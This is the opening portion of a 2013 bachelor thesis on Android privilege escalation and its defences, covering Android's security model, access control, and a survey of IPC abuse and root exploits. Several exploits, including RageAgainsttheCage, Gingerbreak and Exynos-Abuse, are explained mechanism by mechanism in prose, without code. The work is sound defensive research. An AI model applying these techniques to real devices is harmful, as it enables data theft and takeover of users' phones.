



FAKULTÄT FÜR INFORMATIK


DER TECHNISCHEN UNIVERSITÄT MÜNCHEN

Bachelorarbeit in Informatik

# Enhanced Android Security to prevent Privilege Escalation

Janosch Maier





FAKULTÄT FÜR INFORMATIK


DER TECHNISCHEN UNIVERSITÄT MÜNCHEN

Bachelorarbeit in Informatik

# Enhanced Android Security to prevent Privilege Escalation

# Gesteigerte Android Sicherheit zur Verhinderung von Rechteerweiterung


| | |
|---|---|
| Author: | Janosch Maier |
| Supervisor: | Prof. Dr. Uwe Baumgarten |
| Advisor: | Nils Kannengießer, M.Sc.<br>Dipl.-Phys., Robert Konopka |
| Date: | September 16, 2013 |

I assure the single-handed composition of this bachelor's thesis is only supported by declared sources.

München, September 16, 2013 Janosch Maier

# Acknowledgments

While working on this thesis I relied on the work of many other people. Without their work, this thesis would have never been possible in this form.

I thank the Android developer community for their documentation on Android. Working with Android is much fun. This would not be the case, if there was no such documentation. When I encountered problems while creating SELinux policies for the N8000, I always got help on the SE for Android mailinglist.

I am grateful that Robert Konopka offered me space to write this thesis at zertisa. He pushed me forward, when I misestimated the effort of some work. The atmosphere at zertisa simplified my work. Writing thes thesis would have been much harder without the motivation and knowledge exchange with all colleagues there.

Many thanks go to the operating systems chair at the computer science department at the Technische Universität München, especially Prof. Uwe Baumgarten and Nils Kannengießer. They welcomed my idea of a thesis about privilege escalation on Android. Nils Kannengießer accompanied me during the writing process and provided feedback that was crucial to the success of this thesis.

Many thanks goes to Kassi Burnett, Timo Lamprecht, Alexander Pilger, Daniel Schosser, Kyle Spencer and Martin Zehetmayer who reviewed the thesis and indicated errors or passages that were not understandable.

# Abstract

With Android leading the consumer market of smartphones and tablets, Android security does not effect only end users anymore. IT security management has to deal with android devices in their companies and may even implement them into their internal workflow. Many different Android versions and a diversity of different devices offer attack vectors. Android was designed with security in mind. Nevertheless there exists a broad range of available exploits. Privilege escalation is a problem for Android users, as sensitive information is stored on most devices.

The assessment of available exploits shows the need for security measures. These are supposed to prevent exploits and mitigate their effects. Virtualization based on containers can isolate information stored on Android systems. With several containers on one device, a multi boot environment allows the user to store data of different sensitivity levels separately. One container can contain for business data and be restricted in its usage. Another container can contain a private system with all the features known from a traditional Android device. Without access between the containers, malware in the private system cannot harm any data on the business system. To ensure, that it is not possible to break out of a container, a hardened kernel is needed. Restriction of `setuid` and the use of Security Enhanced Linux (SELinux) can prevent root exploits. To increase the security within one container a user verification dialogue can prevent unauthorized use of the Inter Process Communication (IPC).

We evaluated the current state of Android security by creating exploits, that could leak sensitive data without internet permissions. Furthermore, we used a root exploit to break out of a container and packaged the exploit into an Android application (app). To prevent malware to obtain root permissions, a SELinux enabled version of CyanogenMod was installed on a Samsung N8000. This prevented the root exploit app to gain superuser permissions. Even when the permissions were granted, the app was not able to retrieve sensitive data as before.

Following the findings in this thesis we propose to pursue the idea of a SELinux enabled Android multi boot system for enterprises. For traditional systems the use of SELinux shall be pushed as well. For devices with enabled rood access, close collaboration between app developers and Android image builders such as Original Equipment Manufacturers (OEMs) is needed.

# Zusammenfassung

Mit Android als führendes Betriebssystem auf dem Smartphone- und Tablet-Markt, ist Android-Sicherheit keine Angelegenheit mehr, die nur Endkunden betrifft. Die Sicherheitsverantwortlichen in Unternehmen müssen sich mit Android Geräten beschäftigen. Unter anderem werden diese in interne Prozesse integriert. Viele verschiedene Android Versionen und die Vielfalt an Geräten bieten Angriffsvektoren. Das Design von Android legt Wert auf Sicherheit. Trotzdem existiert eine breite Masse an Root Exploits. Rechteeskalation ist ein Problem für Android Nutzer, da häufig sensible Daten auf den Geräten gespeichert sind.

Die Bewertung von verfügbaren Exploits zeigt, dass weitere Sicherheitsmaßnahmen nötig sind. Diese sollen Exploits verhindern und deren Auswirkungen abmildern. Virtualisierung auf der Basis von Containern kann Informationen auf Android Geräten trennen. Mehrere Container auf einem Gerät erlauben ein Multi Boot System, in welchem der Nutzer verschiedene Daten unterschiedlicher Sensibilität separat speichern kann. Ein Container kann Firmendaten enthalten und in seiner Nutzung eingeschränkt sein. Ein anderer Container kann ein privates System mit allen Freiheiten eines traditionellen Android Geräts enthalten. Ohne Zugriffsmöglichkeiten zwischen den Containern ist Malware auf dem privaten System nicht in der Lage, Firmendaten auszuspähen. Um sicherzustellen, das es nicht gelingt aus einem Container auszubrechen ist ein entsprechend gesicherter Kernel nötig. Das Einschränken von `setuid` und die Nutzung von SELinux können Root Exploits verhindern. Zur Erhöhung der Sicherheit innerhalb eines Containers, kann eine Bestätigungsmeldung für den Nutzer die schädliche Verwendung von IPC verhindern.

Die Arbeit mit selbst entwickelten Exploits erlaubt Aussagen über die derzeitige Sicherheit von Android. Zwei Exploits konnten sensible Daten ins Internet senden, ohne die benötigte Berechtigung zu besitzen. Mit Hilfe eines öffentlich verfügbaren Root Exploits war es möglich, aus einem Container auszubrechen. Außerdem wurde dieser Exploit in eine Android App verpackt. Um zu verhindern, dass diese Root Rechte erlangen kann, wurde CyanogenMod mit aktiviertem SELinux auf ein N8000 portiert. Auf dem Gerät war die App nicht in der Lage, ihre Rechte auf Root anzuheben. Wenn die Rechte künstlich gewährt wurden, konnte sie trotzdem nicht an sensible Informationen zu kommen.

Basierend auf den Ergebnissen dieser Arbeit ist die Nutzung eines Multi Boot Android Gerät mit SELinux Unterstützung in Firmen sinnvoll. Auf Standard Android Systemen muss die Nutzung von SELinux ebenfalls voran getrieben werden. Für Geräte mit Root Rechten ist es nötig, dass App Entwickler und Ersteller von Android Systemen so wie OEMs eng zusammenarbeiten.

# Contents

# Outline

## Part I: Introduction

CHAPTER 1: ANDROID

This chapter presents an overview of the Android system and its distribution. It shows which value Android devices have for attackers and how the design of Android tries to prevent and mitigate security breaches.

CHAPTER 2: SECURITY CONCEPTS

Chapter 2 introduces the privilege escalation attack. Different access control concepts can provide a certain level of security to prevent this kind of attacks.

CHAPTER 3: ATTACKS

In chapter 3, two types of attacks against Android systems are presented. IPC attacks target the communication between different parts of an app or the communication between different apps. Root exploits try to elevate their permissions by using bugs in programs that run with root privileges or the kernel directly. A timeline shows the release dates of the different Android versions and several root exploits.

CHAPTER 4: CONTRIBUTION AND EVALUATION CRITERIA

This chapters describes, how this thesis contributes to Android security and which criteria were used to evaluate defence concepts. The specified criteria are used when evaluating the implemented exploits and defences as well.

## Part II: Evaluation of Defence Concepts

CHAPTER 5: VIRTUALIZATION

Virtualization can be used to separate data and processes. This chapter shows how in app virtualization and system virtualization can be used to increase security. A dual boot system to isolate private and business Android systems on the same device can increase device security.

CHAPTER 6: KERNEL HARDENING

This chapter focuses on possibilities to harden the Android kernel. Restricting the use of `setuid` prevents the creation of root shells on the system. SELinux enforces Mandatory Access Control (MAC). All actions that are not explicitly allowed by policies are prohibited.

CHAPTER 7: IPC RESTRICTIONS

IPC attacks within one Android system cannot be resolved using Virtualization or by hardening the kernel. Automated checks for the harmlessness of intents need to be in

place. All IPC input needs to be treated as possibly harmful user input. With a dialogue that requires user interaction the malicious use of the IPC can be stopped. This chapter presents the idea of such a dialogue similar to the screen that is shown in barcode reader apps.

CHAPTER 8: RELATED WORK

Increasing Android security is not limited to the focus on privilege escalation attacks. This chapter briefly depicts how secure elements can provide additional security, how Android apps can be analyzed, and what security features are currently in development.

## Part III: Implementation

CHAPTER 9: CREATING EXPLOITS

In this chapter the implementation of two IPC exploits is described. Additionally a root exploit is wrapped into an app and used to break out of a virtualized Android running in a container.

CHAPTER 10: IMPLEMENTATION OF A SECURE ANDROID MULTI BOOT SYSTEM

Based on the zertisa container technology for Android, a multi boot system is created. CyanogenMod is used as a basis for a SELinux enabled device. This chapter describes their development and the steps needed to merge the multi boot with SELinux.

CHAPTER 11: TESTING

With the deployed SELinux on a Samsung N8000, the previously developed app cannot use the root exploit to gain superuser permissions anymore. Even if those permissions are granted the, app is not able to access sensitive system information. Those results while testing the N8000 running SELinux are presented in this chapter.

## Part III: Results

CHAPTER 12: SUMMARY

In this chapter the findings of the thesis are united. Multi boot, kernel hardening and user interaction all increase the overall security of an Android system. Each technique alone only targets parts of possible privilege escalation.

CHAPTER 13: FUTURE WORK

The development in the Android world is ongoing. This chapter tries to give proposals where Android security can be increase with regard to privilege escalation. Close cooperation between app developers and Android image builders is needed to counter

the challenges when widely using SELinux. Combining SELinux and multi boot shall be pursued for increased security especially in business environments.

# Acronyms

**adb** Android Debug Bridge. 14, 15, 23, 26, 33, 46, 57

**AOSP** Android Open Source Project. 3, 26, 33, 37, 51, 65

**API** Application Programming Interface. 5, 35

**app** application. ix, xi, xvii, xviii, 3, 5, 7–9, 11–13, 21–23, 25–27, 29–31, 33–36, 41–46, 49, 55–57, 61–63, 65

**ashmem** Android Shared Memory. 14

**cgroups** Control Groups. 22

**chroot** Change Root. 22

**DAC** Discretionary Access Control. 8, 61

**EULA** End-user license agreement. 31

**GID** Group ID. 5, 8, 12

**GPS** Global Positioning System. 35

**HTTP** Hypertext Transfer Protocol. 29

**initrd** Initial Ramdisk. 49

**IPC** Inter Process Communication. ix, xi, xvii, xviii, 11, 17, 25, 29, 30, 33, 35, 41, 43, 61, 62

**JNI** Java Native Interface. 45

**MAC** Mandatory Access Control. xvii, 8, 25, 26, 61

**NFC** Near Field Communication. 33

**NSA** National Security Agency. 26

**OEM** Original Equipment Manufacturer. ix, xi

**OTA** Over-The-Air. 4

**QR-code** Quick Response code. 30

**ROM** Read Only Memory. 4, 9, 13, 41, 50, 65

**SD card** SecureDigital Memory Card. 5, 33

**SE for Android** Security Enhancements for Android. 26, 27, 37, 51, 65

**SELinux** Security Enhanced Linux. ix, xi, xvii–xix, xxiii, 8, 17, 26, 27, 49, 51–57, 61–63, 65, 69, 71–73

**SIM** Subscriber Identity Module. 33

**SQL** Structured Query Language. 29

**suid** Set User ID. 8, 27

**udev** Userspace /dev/. 13

**UI** User Interface. 21

**UICC** Universal Integrated Circuit Card. 33

**UID** User ID. 5, 8, 12, 56

**URI** Uniform Resource Identifier. 41, 42, 62

**URL** Uniform Resource Locator. 11, 29–31, 41, 43, 44

**VPN** Virtual Private Network. 25

**WLAN** Wireless Local Area Network. 3, 4, 9, 23, 46, 56, 57, 63, 71

# Glossary

**bootloader** Program that initializes a boot process. The bootloader is responsible for loading the kernel into the device memory. 49, 50

**capability** Flag associated with processes, that defines which restricted actions the process can use. 7, 8

**enforcing mode** SELinux mode, where all actions that are not allowed by policy are blocked. 26, 27, 71

**intent** Object, describing an action on an Android system. Used for communication between processes or applications. xvii, 11, 12, 29, 30, 41

**N8000** Device name of one version of the Samsung Galaxy Note 10.1. ix, xi, xviii, 17, 41, 45, 49, 51–53, 62, 63, 69, 71, 72

**object** File or resource on a system. On a SELinux system only allowed subjects can access objects. 7, 8, 26, 54, 61, 63

**permissive mode** SELinux mode, where all actions that are not allowed by policy are logged. 26, 27

**policy** List describing which subjects can access which objects. 8

**subject** User or process on a system. On a SELinux system only allowed subjects can access objects. 7–9, 26, 54, 61, 63

**userspace** Memory where user mode applications are stored and run. 13, 26, 54

**Zygote** Zygote is an Android system process. It is responsible for forking other processes. 15

# Part I.

# Introduction

# 1. Android

Since its first public release in 2008, the operating system Android moved into the focus of the public. According to the US marketing research company IDC, Android had 75% market share on smartphones in May 2013 [40]. With 56.5% market share Android leads the tablet market as well. Most of the share is taken from Apple, which is still second in both sectors. The availability of the Android source code within the Android Open Source Project (AOSP)[1] makes it easy for hardware manufacturers, vendors and mobile phone carriers to build their own Android systems on top.

The amount of apps for Android seems unlimited to the user. A search for "ebook reader" in the Google Play Store displays 24 results on the first page, with ebook readers from 20 different developers. Five of the apps cost between 2,30 € and 8,36 € the rest is available at no charge [33]. This freedom of choice makes Android highly attractive for personal use. For those who feel restricted by not having root rights on their devices, different solutions are available. Few vendors allow the user to unlock the bootloader to install a custom system. For most Android devices there are root exploits available that allow the user to install the `su` binary. Then the user has access to every part of the system.

Based on this customizability, Android is attractive for the use in companies. Removing the Google Play Store and several Settings dialogues forbid the user to install third party apps. Being interesting for both companies and users, bring your own device policies or company phones for employees are helping to further establish the ground for Android. The traditional separation of work computers at offices and home computers at the employees' homes does not predominate the mobile phone market.

## 1.1. Android as a target

The fact that Android is widely used, also draws attention from attackers. Malicious apps that try to infect as many device as possible or targeted attacks are serious threats.

### 1.1.1. Value of mobile devices

Data saved on mobile devices may include:

- Contacts
- Appointments
- E-mails and other messages
- Wireless Local Area Network (WLAN) settings

[1] `http://source.android.com/`

- Personal and company documents
- Credit card information

This list does not try to present all available data on a mobile device. It shall only act as an example what could be valuable for an attacker. Company documents such as customer lists or contracts can reside on mobile devices for the employees' easy access. The passwords for private as well as company WLANs are saved automatically when connecting for the first time. Attackers can target this information by means presented later in this thesis.

Attacks that do not target sensitive data are imaginable as well. Further threats include sending short messages to expensive special rate numbers or using devices as origin for spam messages.

### 1.1.2. Android version distribution

The openness of the Android source code gives vendors and carriers the responsibility to update their Android systems. The Nexus devices from Google get updates to the most recent Android version via Over-The-Air (OTA) updates as soon as it is available. Some small companies ship their devices without any lifecycle management. Not even important security updates are made available to the customers. Most bigger companies place themselves somewhere in between. Many devices receive one or two major upgrades within the first one or two years. Then the device is abandoned by the vendor. The Android system is usually shipped as a Read Only Memory (ROM) file. For devices that do not receive updates anymore, customized Android versions, so called custom ROMs, can provide relief. Those ROMs are usually build by other users. Device owners can install these custom ROMs, like CyanogenMod[2] to start running newer Android versions. Many custom ROMs do not include an update manager. Their users have to download and install new updates manually.

These factors lead to a broad distribution of different Android versions in use. Google collects data about the different Android versions. In May 2013, nearly 95% of all Android devices ran Android 2.3 or higher [32]. 3.7% of the devices still ran Android 2.2. Only 28.4% ran the current version, Jelly Bean, with only 2.3% using a version from the most recent tree, 4.2.

This highly diverse distribution of Android versions lead to a mass of devices vulnerable against many different exploits. Even if security fixes are brought into the Android source code, many devices are not updated and stay at risk.

## 1.2. Android security

Android was designed while keeping in mind that an operating system environment has to satisfy the needs of its users and developers. The Android security guideline specifies how Android tries to be a secure platform for its users [31]. Common attacks shall be prevented or complicated. In the event of a successful attack the impact is supposed to be mitigated on system level to keep its damage low. The Android security

[2] `http://cyanogenmod.org`

measures try to protect user data and system resources. Different apps are isolated from each other.

The following security mechanisms on system and application level are important for the attacks and mitigation measures presented later in this thesis.

### 1.2.1. System level security

The Android operating system is based on the Linux kernel. The Linux kernel has been in active development since 1991 [66] and is widely used. Several Linux distributions use it as their basis.

The Linux kernel provides a permission model and data isolation based on User IDs (UIDs) and Group IDs (GIDs). Each user has an assigned UID and one or more GIDs. A file on the system belongs to exactly one user and one group. For instance, Alice can define for one of her files, that she can read, write and execute them. All users of the group "user" are allowed to read the file. All others cannot access the file at all. Another user, Mallory is now able to read the files but not write them, as long as she belongs to the group "user". She cannot exhaust the resources such as computation time or memory used by Alice.

On a traditional Linux system, those permissions are used to separate users. Android utilizes this feature to separate apps. Each app gets a unique UID and GID assigned during its installation. It can only access its own files or those that are explicitly readable for others. For example this can be files stored on a SecureDigital Memory Card (SD card). Therefore, a game is not able to read the files stored by an app used for online banking.

As this sandbox is implemented on kernel level, one has to compromise kernel security to break out of this sandbox [31].

### 1.2.2. Application level security

Certain apps may need to use resources such as the location of the device, access to the internet and contact or calendar information. This data is treated as sensitive, and its access to apps is restricted. The use of Application Programming Interfaces (APIs) to access those resources is controlled by the system. An app that wants to use those resources has to declare which APIs it will be using. When the user installs an app, the system displays a window as shown in figure 1.1. The user has to confirm all permissions for new apps to be installed.

Combined with other techniques these main security measures help to provide the Android security goals described in chapter 1.2. A more detailed list of the security features provided by the Android system can be found in the Android Security Overview [31].





Figure 1.1.: GeoNotifyMe requests several permissions on installation

# 2. Security concepts

For the scope of this thesis, this chapter gives an introduction to privilege escalation and access control. Different mechanisms of access control try to mitigate privilege escalation attacks on Android.

## 2.1. Access control

To provide confidentiality for data stored on an Android phone, data stored by one app must not be read by another app. For data integrity they may not be edited by another app. This is achieved using access control mechanisms. Access control ensures, that a process can only access data that he owns a clearing for.

### 2.1.1. General terms

Several terms are used within access control concepts. The following paragraphs describe those terms, before the next section presents two access control concepts.

#### Subject

A subject is a user or process on a system. It can request access to objects on the system. A typical subject is the user currently operating a device or the process of a currently running program [62].

#### Object

An object is a file or resource on a system. Different subjects may have different access levels for an object. Typical objects are files stored by the device users, the network or a printer [62].

#### Capability

Traditionally on a Linux system processes running as root bypassed all security checks. Newer kernels implement capabilities which are associated with processes. When a process tries to request a restricted resource, the kernel checks whether the process has the corresponding capability set. For instance a process is only allowed to configure network interfaces, if the capability `CAP_NET_ADMIN` is set [64] [53].

#### Policy

Similar to a capability, a policy states which subjects can access which objects. Unlike capabilities, policies are not associated with processes. [62] On SELinux enabled systems, policies define the allowed actions on the system. This is used for the configuration in chapter 10.2.

### 2.1.2. Discretionary access control

Discretionary Access Control (DAC) means, that each user can specify who can read or write their data [64]. The kernel sandbox using UIDs and GIDs on Android enforces DAC. Generally files owned by one app can only be accessed by this app. The app can grant access for other apps on a file per file basis.

The access rights of a running program are specified by the UID and GID of the executing user. Sometimes users need to read or write files, they are usually not allowed to access. On traditional Linux systems, a user cannot not have access the file `/etc/shadow` where the encrypted user passwords are saved. Nevertheless, when changing his own password, this file need to be written. To do so the program `passwd` has the Set User ID (suid) bit set. When the program is invoked, it has the access rights of its owner, root, instead of the user who executes it.

In several cases, DAC is not enough to properly administer access rights. On older Linux systems only using DAC, the `ping` command needed the suid bit set, as root access is needed to create raw sockets. If for example `ping` or another suid program has a bug, an attacker might use it to execute arbitrary code with administrator rights [62]. Similar vertical privilege escalation is used by different root exploits for Android to gain elevated rights as described in chapter 3.2.

### 2.1.3. Mandatory access control

MAC enforces additional security objectives. Not only its identity subject qualifies a subject to access an object, but general rule sets [62]. In the example described before, a policy for `passwd` would exist, that allowed the program to access the file `/etc/shadow`. Other programs such as `ping` do not get access due to a policy. Therefore they cannot open the file. They do not need access to this file, even though, they have the suid bit set and run as root user. This does not make the DAC obsolete but adds another layer of security.

## 2.2. Privilege escalation

The privilege escalation attack enables an adversary to create serious damage to a system. An attacker tricks the system to grant more rights for a specific action than he actually owns [64]. In the worst case he can achieve superuser rights on the system.

There are two categories of privilege escalation: vertical and horizontal attacks.

### 2.2.1. Horizontal privilege escalation

Horizontal privilege escalation means that a subject on a system gains rights of another subject of the same level. On Android this is the case if an app can read the files stored by another app. Similarly, a horizontal privilege escalation attack is successful if an app can use system resources like network communication that it is not allowed to use. Other apps might have the permissions to use those system resources which might be exploited. Attacks that aim at horizontal privilege escalation are described in chapter 3.1. Implementation of such attacks are discussed in chapter 9.1.

### 2.2.2. Vertical privilege escalation

Vertical privilege escalation means that a subject gains rights preserved to a higher privileged subject. The common attack attempts to use a bug in kernel level programs to acquire superuser rights [64]. Android users may take these root exploits to gain root rights on their devices. This is needed to install custom ROMs or certain apps. Root exploits that are used for vertical privilege escalation are presented in chapter 3.2. An attack based on a root exploit is depicted in chapter 9.2.

### 2.2.3. Payout

According to the Android security overview [31], malware on an Android system should not be able to do much harm. If the user checks the requested permissions by apps thoroughly, a malicious app can only access the data stored by itself on the device. It has no possibility to obtain the users location, contacts or calendar data, as these are restricted resources. Similarly it cannot access the network or use other messages to communicate with its operator.

If this security is broken, the following becomes possible: An app gathers the current location, private and business contacts and appointments, data stored by an online banking app, passwords for WLANs and saved company documents. It then sends all data to its operator. The app is spreading, by forwarding itself to all mail addresses saved in the contacts.

# 3. Attacks

For Android there exist several attacks that have been described by security researchers. Attack vectors are – amongst others – known bugs in the Linux kernel, Android device drivers and the Android IPC. IPC exploits are described, as such an exploit is easy to implement. This is shown in chapter 9.1. Root exploits are described due to their high impact for the Android community when rooting devices and their usage within malware.

## 3.1. IPC exploits

Android's IPC is useful for developers. Information can be sent easily between different parts of apps, without the need for storage files or Linux sockets [31]. It is as well possible to send messages to different apps.

For inter-app communication, Android provides a system using intents, objects describing actions on the system. A developer can create an intent for routing directions and then broadcast it. Every app that provides routing can ask to handle this event. The user can choose, if he wants to be directed by Google Navigation or other navigation software for example from the local public transport provider. Links to websites can be opened easily within different browsers and music files with audio players. Figure 3.1 shows how two activities and one service in two different Android apps could communicate.

### 3.1.1. Internet without permissions

If only one app is registered for a certain intent, this app will handle the intent automatically. If an internet Uniform Resource Locator (URL) is sent in an intent, the browser opens this page directly. Being a simplification for users and developers, malicious programs can take advantage of this feature. As shown on the DEFCON 2010 [50], unprivileged apps can abuse the browser to send messages to the internet.

The description of the Multiling keyboard in the Google Play Store states as the first point on the feature list [38]:

> "No INTERNET permission = No data/password can be sent out"

Though this app cannot send data out itself, it can ask Chrome to do so. Examples how such IPC exploits are implemented is explained in chapter 9.1.

### 3.1.2. Application interaction

A developer creating an Android app need to sign it with a private key before it can be installed on a device [31]. If apps are signed with the same key, they can share the





Figure 3.1.: Simplified sketch, how two Android activities and one service can communicate

same UID and GID [34]. An app can provide services accessible by apps with the same UID. Those apps can work together by exchanging intents. If those apps have different permissions, the overall permissions are the sum of the permissions of each app.

Location data of smartphone users is highly valuable to identify a person. Current research shows that four random points of a movement profile are enough to identify more than 95% of all individuals of a known population [21]. If an app has the permissions to use a user's location and works together with apps that may access the calendar and contacts, a precise user profile can be created. Surely this is not the intention of a user when installing different apps which only need a single permission.

## 3.2. Root exploits

Android phones with their original ROMs that users can buy mostly have a locked bootloader so that no other ROM can be installed. There is no `su` binary, that allows the user to gain root rights. For the user to get access to functions that need root, or install a different ROM, the phone need to be rooted. Abusing a bug in software that runs with root permissions or uncontrolled writing in the memory, root exploits are used to gain superuser permissions on a system.

In addition to Linux kernel exploits, there are some exploits, that are specifically written for Android. Due to the need of those exploits to customize phones, exploits for many Android devices can be found within the XDA developers community[1]. Beside this legitimate reason for exploits, several have been used within malware to escalate rights [41]. How this can be done easily is shown in chapter 9.2.

The following list of exploits is not intended to be complete, but shall serve as a reference for a general understanding of root exploits. In figure 3.2, the publicly released Android versions and the described root exploits are listed. The time Android versions disappeared from the market are estimated on the current Android distribution [32] and the release of each succeeding Android version.

### 3.2.1. Linux kernel related exploits

Security vulnerabilities in the Linux kernel or subsystems are inherited by the Android system. Exploits abusing those bugs can be rewritten for Android.

#### Exploid

Exploid is based on a Bug in the Userspace /dev/ (udev) system prior to versions 1.4.1 [9]. When a NETLINK [49] message is sent to udev, its origin is not checked properly. Sending a message from userspace, unprivileged users can elevate their privileges. This bug was closed in Android 2.2.1 [47] and is not working on newer versions.

#### Gingerbreak

Gingerbreak uses a Bug in the vold volume manager [13] [45]. This daemon receives messages via the PF_NETLINK [49] socket. The exploit can send a negative integer to execute arbitrary code with superuser permissions. This exploit works on Android versions 2.x before 2.3.4 and on version 3.0.

Gingerbreak has been used within the malware GingerMaster to elevate its rights to root [41]. This malware was included in several unsuspicious looking apps. It uploads certain device information and has the ability to download further payloads and receive instructions via the internet.

[1] http://www.xda-developers.com/

#### Mempodroid

The Mempodroid exploit is based on the same security vulnerability that has been used by Mempodipper [22] to gain root privileges on Linux systems [15]. On Android systems 4.0 till 4.0.4 [58], Mempodroid can modify the memory by writing to `/proc/<pid>/mem`.

#### Wunderbar

Wunderbar is an exploit using a bug in several versions of the Linux kernel of the 2.4 and 2.6 tree [10]. It uses `mmap` to place code into the memory on page zero. Then a NULL pointer dereference triggers this arbitrary code.

### 3.2.2. Exploits using device files

Several exploits modify the system memory by access through device files. The following exploits use this to their advantage.

#### Leviator

On Android devices using the Power SGX chipset like the Nexus S, kernel memory can be writable for user mode processes [55] [28]. On an ioctl call the return values are not checked properly after sending specially wrapped data to `/dev/pvrsvkm`. This bug affects Android versions before 2.3.6 [12].

#### Exynos-Abuse

Several Samsung devices have the permissions `0666` on the device file `/dev/exynos-mem` [16]. Taking advantage of this file, attackers can write to kernel memory. The exploit Exynos-Abuse uses this to patch the system call `sys_setresuid` to elevate permissions. The exploit is running on Android versions 2.x till 4.1 [57].

### 3.2.3. Android software exploits

The exploits in this chapter use bugs in Android system programs to elevate their privileges.

#### Psneuter / KillingInTheNameOf

On Android devices before 2.3., Android Shared Memory (ashmem) is used to restrict access to the system property space [11] [67] [44]. Android uses the `ro.secure` property for the Android Debug Bridge (adb) to drop its superuser rights. Psneuter uses ashmem to make `ro.secure` unreadable to adb. Therefore adb does not drop its privileges and is executed with root access.

#### RageAgainsttheCage

This exploit is also called CVE-2010-EASY due to its simplicity. Prior implementations of adb used `setuid` without checking its return value, to drop its rights. When the shell user is already at its process limit, `setuid` fails and adb will run with superuser privileges. RageAgainsttheCage forks processes until the limit of the shell user is reached. Then adb is killed and another process forked. When the exploit can create a new process before the newly started adb daemon can run `setuid`, the exploit elevated its permissions to root successfully [65]. The exploit works on devices running 2.2 or earlier Android versions [4]

#### ZergRush

ZergRush is working on the Android trees 2.2 and 2.3 prior to the versions 2.2.2 and 2.3.6 [14] [29]. Using a buffer overflow, a use-after-free error is triggered to run arbitrary code.

#### Zimperlich

Zimperlich exploits a erroneous `setuid` call similar to RageAgainsttheCage. While RageAgainsttheCage exploits adb, Zimperlich uses the Android core process Zygote. Processes are spawned until the process limit is full. Then a new process is spawned. Zygote will call `setuid` to drop rights for this new process. If this fails, the new process is still running with superuser permissions [46].

